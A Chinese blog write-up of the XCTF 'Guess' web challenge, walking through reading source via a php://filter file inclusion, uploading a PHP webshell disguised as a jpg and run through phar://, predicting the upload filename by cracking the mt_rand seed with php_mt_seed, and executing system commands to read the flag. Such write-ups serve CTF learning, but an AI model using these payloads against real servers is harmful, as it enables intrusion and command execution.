

XCTF Guess


原创

GAPPPP 于 2019-07-16 20:57:13 发布 249 收藏


版权声明：本文为博主原创文章，遵循 [CC 4.0 BY-SA](#) 版权协议，转载请附上原文出处链接和本声明。

本文链接：<https://blog.csdn.net/stepone4ward/article/details/96102417>


版权



一个文件上传的页面,尝试上传写有一句话木马的php文件



被检测到了...接着尝试上传一个符合要求的jpg文件



这就有点麻烦了,没有回显我们上传之后的文件路径,即使我们成功上传了一句话木马也无法访问,这个时候观察到我们上传文件后的url形式

① 111.198.29.45:57024/?page=upload

考虑使用 `php://filter` 伪协议读取出 `index.php` 的内容。payload: `?page=php://filter/read=convert.base64-encode/resource=index.php` 却提示 `error!`,此时想到原来url的形式为 `?page=upload` 应该把结尾的 `.index.php` 去掉...
修改payload: `?page=php://filter/read=convert.base64-encode/resource=index`

① 111.198.29.45:57024/?page=php://filter/read=convert.base64-encode/resource=index

110% ... ☆

please upload an IMAGE file (gif|jpg|jpeg|png)

PCFET0NUWVBFIHg0bWw+CjxodG1sPgo8aGVhZD4KICAgIDxtZXRhIGNoYXJzZXQ9IIVURI04Ij4KICAgIDx0aXRsZT5VcGxvYWQ8L3RpdGxlPgog/cGhwCgppZigkcGFnZSkKewogICAgaWYolShpbmNsdWRlKCRwYWdILicucGhwJykpKQogICAgewogICAglCAgIGVjaG8gIjxkaXYgY2xhc3M9XCJtc:

https://blog.csdn.net/stepone4ward

成功读取出 `index.php` 的内容,同理修改url为 `?page=php://filter/read=convert.base64-encode/resource=upload` 读取出 `upload.php` 的内容。

接着审计一下代码

```
session_start();
if(isset($_GET['page'])){
    $page=$_GET['page'];
} else{
    $page=null;
}
```

首先是变量 `$page` 是我们以get方式传入的 `page`,如果没有定义的话就为 `null`

```
if(preg_match('/\.\.\./',$page))
{
    echo "<div class=\"msg_error\" id=\"message\">
        <i class=\"fa fa-exclamation-triangle\"></i>Attack
        Detected!</div>";
    die();
}
```

限制了我们传入 `page` 不能存在有 `..`,否则会终止进程并且会输出 `Attack Detected!`

```
<?php
if($page)
{
    if(!(include($page.'.php')))
    {
        echo "<div class=\"msg_error\" id=\"message\">
            <i class=\"fa fa-exclamation-triangle\"></i>error!</div>";
    }
}
```

```
        div>";
        exit;
    }
?> https://blog.csdn.net/stepone4ward
```

一个文件包含,如果 `$page.php` 不存在则会返回 `error!` 并且退出进程。

接着审计一下 `upload.php` 的内容

```
function show_error_message($message)
{
    die("<div class=\"msg error\" id=\"message\">
        <i class=\"fa fa-exclamation-triangle\"></i>$message
    </div>");
}

function show_message($message)
{
    echo("<div class=\"msg success\" id=\"message\">
        <i class=\"fa fa-exclamation-triangle\"></i>$message
    </div>");
```

https://blog.csdn.net/stepone4ward

分别是一个输出错误信息的函数和一个输出信息的函数。

```
function random_str($length = "32")
{
    $set = array("a", "A", "b", "B", "c", "C", "d", "D",
                "e", "E", "f", "F",
                "g", "G", "h", "H", "i", "I", "j", "J", "k", "K",
                "l", "L",
                "m", "M", "n", "N", "o", "O", "p", "P", "q", "Q",
                "r", "R",
                "s", "S", "t", "T", "u", "U", "v", "V", "w", "W",
                "x", "X",
                "y", "Y", "z", "Z", "1", "2", "3", "4", "5", "6",
                "7", "8", "9");
    $str = '';

    for ($i = 1; $i <= $length; ++$i) {
        $ch = mt_rand(0, count($set) - 1);
        $str .= $set[$ch];
    }

    return $str;
}
```

https://blog.csdn.net/stepone4ward

这是这道题目最关键的函数了,这个函数会生成包含大小写字母和阿拉伯数字的32位字符串,字符串的内容由 `mt_rand` 生成。

```
$check2 = ((($_FILES["file-upload-field"]["type"] == "image/gif")
            || ($_FILES["file-upload-field"]["type"] == "image/jpeg")
            || ($_FILES["file-upload-field"]["type"] == "image/pjpeg")
            || ($_FILES["file-upload-field"]["type"] == "image/png"))
            && ($_FILES["file-upload-field"]["size"] < 204800));
$check3=!preg_match($reg,pathinfo($_FILES['file-upload-field']['name'], PATHINFO_EXTENSION));
```

我们可以看到 \$check2 限制了上传文件的类型和大小,\$check3 限制了上传文件的后缀必须存在于白名单 \$reg='/gif|jpg|jpeg|png/' 当中,如果成功的通过了这两条check的话就会将上传的文件保存在名为 './uP104Ds/' . random_str() . '_' . \$_FILES['file-upload-field']['name']; 的位置下。


代码审计完毕后题目的关键点有两处,一处是实现文件上传,另一处是获取到文件上传后的路径。

首先是文件上传的问题,我们可以利用phar协议进行文件上传,具体操作为创建一个写好一句话木马的php文件后压缩,随后将压缩包的后缀由zip改为jpg,在上传的时候将page变量赋值为 phar://文件名 即可实现一句话木马的上传。

接下来是获取文件上传后的路径的问题,最关键的是其中包含了由mt_rand产生的随机数,我们都知道 `php_mt_seed` 可以预测随机数,但是我们需要一个由该种子产生的随机数,此时注意到

```
if (isset($_POST['submit'])) {  
    $seed = rand(0, 999999999);  
    mt_srand($seed);  
    $ss = mt_rand();  
    $hash = md5(session_id() . $ss);  
    setcookie('SESSION', $hash, time() + 3600);
```

我们的cookie SESSION 是由session_id和该种子产生的随机数 \$ss 经过md5加密所拼接构成的,其中session_id是由我们的 PHPSESSID 所决定的,我们将其置空后上传修改后缀后的 jpg 文件并解密其md5值



之后我们就可以利用这个随机数预测种子值,我们使用的工具为 `php_mt_seed`

```
-virtual-machine:~/php_mt_seed-4.0$ time ./php_mt_seed 19  
Pattern: EXACT  
Version: 3.0.7 to 5.2.0  
Found 0, trying 0xfc000000 - 0xffffffff, speed 3355.4 Mseeds/s  
Version: 5.2.1+  
Found 0, trying 0x12000000 - 0x13fffffff, speed 30.3 Mseeds/s  
seed = 0x12f1f8b3 = 317847731 (PHP 5.2.1 to 7.0.x; HHVM)  
Found 1, trying 0x18000000 - 0x19fffffff, speed 30.2 Mseeds/s  
seed = 0x19bcc781 = 431802241 (PHP 5.2.1 to 7.0.x; HHVM)  
Found 2, trying 0x38000000 - 0x39fffffff, speed 30.1 Mseeds/s  
seed = 0x3875d4fc = 947246332 (PHP 5.2.1 to 7.0.x; HHVM)  
Found 3, trying 0x56000000 - 0x57fffffff, speed 30.1 Mseeds/s  
seed = 0x56fe7637 = 1459516983 (PHP 5.2.1 to 7.0.x; HHVM)  
seed = 0x56fe7637 = 1459516983 (PHP 7.1.0+)  
Found 5, trying 0xd2000000 - 0xd3fffffff, speed 29.3 Mseeds/s  
seed = 0xd2390c4e = 3526954062 (PHP 5.2.1 to 7.0.x; HHVM)  
seed = 0xd2390c4e = 3526954062 (PHP 7.1.0+)  
Found 7, trying 0xfe000000 - 0xffffffff, speed 29.2 Mseeds/s  
seed = 0xfe000000 = 0 (PHP 5.2.1 to 7.0.x; HHVM)  
Found 7 https://blog.csdn.net/stepone4ward
```

我们选取第一个生成的种子按照如下的脚本来预测生成的文件名

```
<?php
$seed = 317847731;
mt_srand($seed);
$arr = array("a", "A", "b", "B", "c", "C", "d", "D", "e", "E", "f", "F", "g", "G", "h", "H", "i", "I", "j", "J",
"K", "K", "l", "L", "m", "M", "n", "N", "o", "O", "p", "P", "q", "Q", "r", "R", "s", "S", "t", "T", "u", "U", "v",
"V", "w", "W", "x", "X", "y", "Y", "z", "Z", "1", "2", "3", "4", "5", "6", "7", "8", "9");
$str= '';
$ss=mt_rand();
echo $ss;
for($i = 1; $i <= 32; ++$i){
    $ch = mt_rand(0, count($arr) - 1);
    $str .= $arr[$ch];
}
echo $str;
?>
```

生成的文件名为 `dhCRxKj5JRgj6lG3mUGqgJEg7cdYesCM`

`1923593253dhCRxKj5JRgj6lG3mUGqgJEg7cdYesCM`

访问url: `?page=phar://uP104Ds/dhCRxKj5JRgj6lG3mUGqgJEg7cdYesCM_shell.jpg/shell`

post数据 `cmd=system('cat ./flag-Edi98vJF8hnIp.txt');` 得到flag

